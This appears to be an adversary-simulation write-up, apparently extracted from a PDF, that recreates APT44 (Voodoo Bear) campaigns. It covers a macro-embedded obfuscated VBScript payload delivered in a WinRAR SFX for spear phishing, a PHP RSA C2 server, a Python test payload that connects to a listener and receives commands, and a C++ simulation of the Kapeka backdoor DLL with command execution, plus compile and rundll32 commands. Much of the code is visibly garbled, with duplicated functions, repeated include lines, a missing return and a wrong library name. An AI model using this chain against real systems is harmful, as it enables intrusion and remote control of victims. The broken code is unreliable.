


## The fourth stage (implanting technique)

Now i will place the obfuscated VB payload in the microsoft Word File by opening the View menu clicking on Macros, and creating a new macro file.




Save the Word file with the obfuscated VBScript payload embedded in the macro, thus i will be able to execute for the payload file when opening word file.



## The fifth stage (make SFX archive)

Now i will create SFX Archive using WinRAR and take the SFX file that contains the Word Document inside it with obfuscated VBS payload via the macro and send it in a spear phishing.

1. Open WinRAR and select the files to be included in the archive.
2. Go to the "Add" menu and choose "Add to archive..."
3. In the "Archive name and parameters" window, select "SFX" as the archive format.
4. Configure the SFX options as desired, including the extraction path and execution parameters.



## Final result (payload connect to C2-server)

This Perl C2 server script enable to make remote communication by utilizes DES encryption for secure data transmission between the attacker server and the target.


get\_attacker\_info and get\_port: Prompts for the IP address and port number.

get\_des\_key: Prompts for a DES key of 8 bytes.

encrypt\_data: Encrypts command results using DES with padding.

main: Sets up a TCP server, accepts connections, executes commands, encrypts results, and sends

them to the client




This is a simulation of attack by (Voodoo Bear) APT44 group targeting entities in Eastern Europe the attack campaign was active as early as mid-2022, The attack chain starts with backdoor which is a DLL targets both 32-bit and 64-bit Windows environments, It gathers information and fingerprints the user and the machine then sends the information to the attackers-controlled C2, The backdoor uses a multi-threaded approach, and leverages event objects for data synchronization and signaling across threads. I relied on withsecure to figure out the details to make this simulation: <https://labs.withsecure.com/publications/kaapeka>



Kapeka, which means “little stork” in Russian, is a flexible backdoor written in C++. It allows the threat actors to use it as an early stage toolkit, while also providing long term persistence to the victim network. Kapeka’s dropper is a 32-bit Windows executable that drops and launches the backdoor on a victim machine. The dropper also sets up persistence by creating a scheduled task or autorun registry. Finally, the dropper removes itself from the system. If you need to know more about Kapeka backdoor for Voodoo Bear APT group:

1. RSA C2-Server: I developed C2 server script enable to make remote communication by utilizes RSA encryption for secure data transmission between the attacker server and the target.
2. Testing payload : I used payload written by Python only to test C2 (testing payload.py), if there were any problems with the connection (just for test connection) before writing the actual payload.
3. DLL backdoor: I have developed a simulation of the kapeka backdoor that the attackers used in the actual attack



## The first stage (RSA C2-Server)

This PHP C2 server script enable to make remote communication by utilizes RSA encryption for secure data transmission between the attacker server and the target.


For encryption and encoding, the backdoor utilizes three separate methods throughout its execution, namely: AES-256 (CBC mode), XOR, and RSA-2048, with the RSA public key changing between samples.

`rsa_encrypt($data, $public_key):`

Purpose: Encrypts data using the RSA public key. Process: The function takes the data and the public key as input, then uses `openssl_public_encrypt` to encrypt the data with the provided public key. Output: Returns the encrypted data.

`rsa_decrypt($data, $private_key):`

Purpose: Decrypts data using the RSA private key. Process: The function takes the encrypted data and the private key as input, then uses `openssl_private_decrypt` to decrypt the data with the provided private key. Output: Returns the decrypted data.



```
File Edit Selection View Go Run Terminal Help
C2-Server.php - Visual Studio Code
File Edit Selection View Go Run Terminal Help
C2-Server.php
home > s3n410r > VOOODOO BEAR > C2-Server.php
22     return array($private_key, $public_key);
23 }
24
25 // Encrypt data using RSA
26 function rsa_encrypt($data, $public_key) {
27     openssl_public_encrypt($data, $encrypted_data, $public_key);
28     return $encrypted_data;
29 }
30
31 // Decrypt data using RSA
32 function rsa_decrypt($data, $private_key) {
33     openssl_private_decrypt($data, $decrypted_data, $private_key);
34     return $decrypted_data;
35 }
36
37 // Send encrypted output to the payload
38 function send_to_payload($socket, $data, $public_key) {
39     $encrypted_data = rsa_encrypt($data, $public_key);
40     socket_write($socket, $encrypted_data, strlen($encrypted_data));
41 }
42
43 // Encrypted commands from the payload
44 function receive_from_payload($socket, $buffer_size, $private_key) {
45     $encrypted_data = socket_read($socket, $buffer_size);
46     return rsa_decrypt($encrypted_data, $private_key);
47 }
48
```

## The Second stage (Testing payload)


I used payload written by Python only to test C2 (testing payload.py), if there were any problems with the connection (just for test connection) before writing the actual payload.

```
5: 
6 ip = "192.168.1.7"
7 port = 4444
8
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 s.connect((ip, port))
11
12 # Receive the public key from the server
13 public_key_pem = s.recv(2048).decode()
14 print("[*] Received public key: {}".format(public_key_pem))
15 public_key = RSA.import_key(public_key_pem)
16
17 # Encrypt data using RSA
18 def rsa_encrypt(data, public_key):
19     cipher = PKCS1_OAEP.new(public_key)
20     return cipher.encrypt(data.encode())
21
22 # Decrypt data using RSA
23 def rsa_decrypt(data, private_key):
24     cipher = PKCS1_OAEP.new(private_key)
25     return cipher.decrypt(data).decode()
26
27 while True:
28     # Receive and decrypt command from the server
29     encrypted_command = s.recv(256)
30     cipher = PKCS1_OAEP.new(public_key)
31     command = cipher.decrypt(encrypted_command).decode()
32     print("[*] Received command: {}".format(command))
33
34     if command.lower() == "exit":
```

RSA and PKCS1\_OAEP from pycryptodome: For encryption and decryption using RSA.

rsa\_encrypt(data, public\_key): Encrypts data using the provided public key.

rsa\_decrypt(data, private\_key): Decrypts data using the provided private key (not used in this script).



**Note:** Ensure that the server is correctly sending RSA-encrypted commands and handling the responses appropriately. The script requires the pycryptodome library for RSA encryption and decryption: pip install pycryptodome


## The third stage (kapeka backdoor)

The Kapeka backdoor is a Windows DLL containing one function which has been exported by ordinal2 (rather than by name). The backdoor is written in C++ and compiled (linker 14.16) using Visual Studio 2017 (15.9). The backdoor file masquerades as a Microsoft Word Add-In with its extension (.wll), but in reality it is a DLL file.

I have developed a simulation of the kapeka backdoor that the attackers used in the actual attack.


In total, the backdoor launches four main threads:

- First thread: This is the primary thread which performs the initialization and exit routine, as well as C2 polling to receive tasks or an updated C2 configuration.
- Second thread: Monitors for Windows log off events, signaling the primary thread to perform the backdoor's graceful exit routine upon log off.



```
51  BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
52      return TRUE;
53  }
54
55  void primary_thread(HANDLE exit_event, HANDLE new_task_event) {
56      if (!initialize_winsock()) {
57          log("Primary thread: Failed to initialize Winsock.");
58          return;
59      }
60
61      SOCKET c2_socket = connect_to_c2();
62      if (c2_socket == INVALID_SOCKET) {
63          log("Primary thread: Failed to connect to C2 server.");
64          WSACleanup();
65          return;
66      }
67
68      while (WaitForSingleObject(exit_event, 1000) == WAIT_TIMEOUT) {
69          // Poll C2 server for tasks or updated configuration.
70          log("Primary thread: Polling C2 server...");
71
72          send_data(c2_socket, "poll");
73          std::string response = receive_data(c2_socket);
74
75          if (!response.empty()) {
76              log("Primary thread: Received task.");
77              std::ofstream out("tasks.txt");
78              out << response;
79              out.close();
80              SetEvent(new_task_event);
81          }
82      }
83  }
84
85  #include <Windows.h> // For CreateEvent, SetEvent, WaitForSingleObject, CloseHandle, etc.
86  #include <iostream>
87  #include <fstream>
88  #include <string>
89  #include <Windows.h>
90  #include <ws2_32.h>
91  #include <assert.h>
92  #include <sstream>
93  #include <vector>
94  #include <thread>
95  #include <mutex>
96  #include <atomic>
97  #include <chrono>
98  #include <functional>
99  #include <sys/types.h>
100 #include <sys/socket.h>
101 #include <sys/types.h>
102 #include <sys/socket.h>
103 #include <sys/types.h>
104 #include <sys/socket.h>
105 #include <sys/types.h>
106 #include <sys/socket.h>
107 #include <sys/types.h>
108 #include <sys/socket.h>
109 #include <sys/types.h>
110 #include <sys/socket.h>
111 #include <sys/types.h>
112 #include <sys/socket.h>
113 #include <sys/types.h>
114 #include <sys/socket.h>
```

- Third thread: Monitors for incoming tasks to be processed. This thread launches subsequent threads to execute each received task.
- Fourth thread: Monitors for completion of tasks to send back the processed task results to the C2.



```
146  void task_completion_monitor_thread(HANDLE task_completed_event) {
147      SetEvent(task_completed_event);
148      Sleep(1000); // Simulate processing delay
149      log("Task monitor thread: Exiting...");
150  }
151
152  void task_completion_monitor_thread(HANDLE task_completed_event) {
153      while (WaitForSingleObject(task_completed_event, 1000) == WAIT_TIMEOUT) {
154          // Monitor for task completion.
155          log("Task completion monitor thread: Task completed.");
156
157          // Simulate sending back results to C2 server
158          std::ofstream out("results.txt", std::ios_base::app);
159          out << "Task completed successfully\n";
160          out.close();
161
162          ResetEvent(task_completed_event);
163      }
164      log("Task completion monitor thread: Exiting...");
165  }
166
167  std::string execute_command(const std::string& cmd) {
168      char buffer[128];
169      std::string result = "";
170      FILE* pipe = _popen(cmd.c_str(), "r");
171      if (!pipe) {
172          return "popen failed!";
173      }
174      while (fgets(buffer, sizeof(buffer), pipe) != NULL) {
175          result += buffer;
176      }
177  }
178
179  #include <Windows.h>
180  #include <iostream>
181  #include <fstream>
182  #include <string>
183  #include <Windows.h>
184  #include <assert.h>
185  #include <sstream>
186  #include <vector>
187  #include <thread>
188  #include <mutex>
189  #include <atomic>
190  #include <chrono>
191  #include <functional>
192  #include <sys/types.h>
193  #include <sys/socket.h>
194  #include <sys/types.h>
195  #include <sys/socket.h>
196  #include <sys/types.h>
197  #include <sys/socket.h>
198  #include <sys/types.h>
199  #include <sys/socket.h>
200  #include <sys/types.h>
201  #include <sys/socket.h>
202  #include <sys/types.h>
203  #include <sys/socket.h>
204  #include <sys/types.h>
205  #include <sys/socket.h>
206  #include <sys/types.h>
207  #include <sys/socket.h>
```

manual compile:x86\_64-w64-mingw32-g++ -shared -o kapeka\_backdoor.dll kapeka\_backdoor.cpp -lwsl2\_32

Run the DLL:rundll32.exe kapeka\_backdoor.dll,ExportedFunction -d

All of these attacks were simulated, and the tools and tactics were developed by

Abdulrahman Ali (S3N4T0R).

LinkedIn: /in/abdulrehman-a-4472a3243/

Github:/S3N4T0R-0X0

**Disclaimer** : This is for research, awareness, and educational purposes. Disclaimer I am not responsible if anyone uses this technique for illegal purposes.  
All of this adversary simulation is powered by Bear-C2.



To be continued...

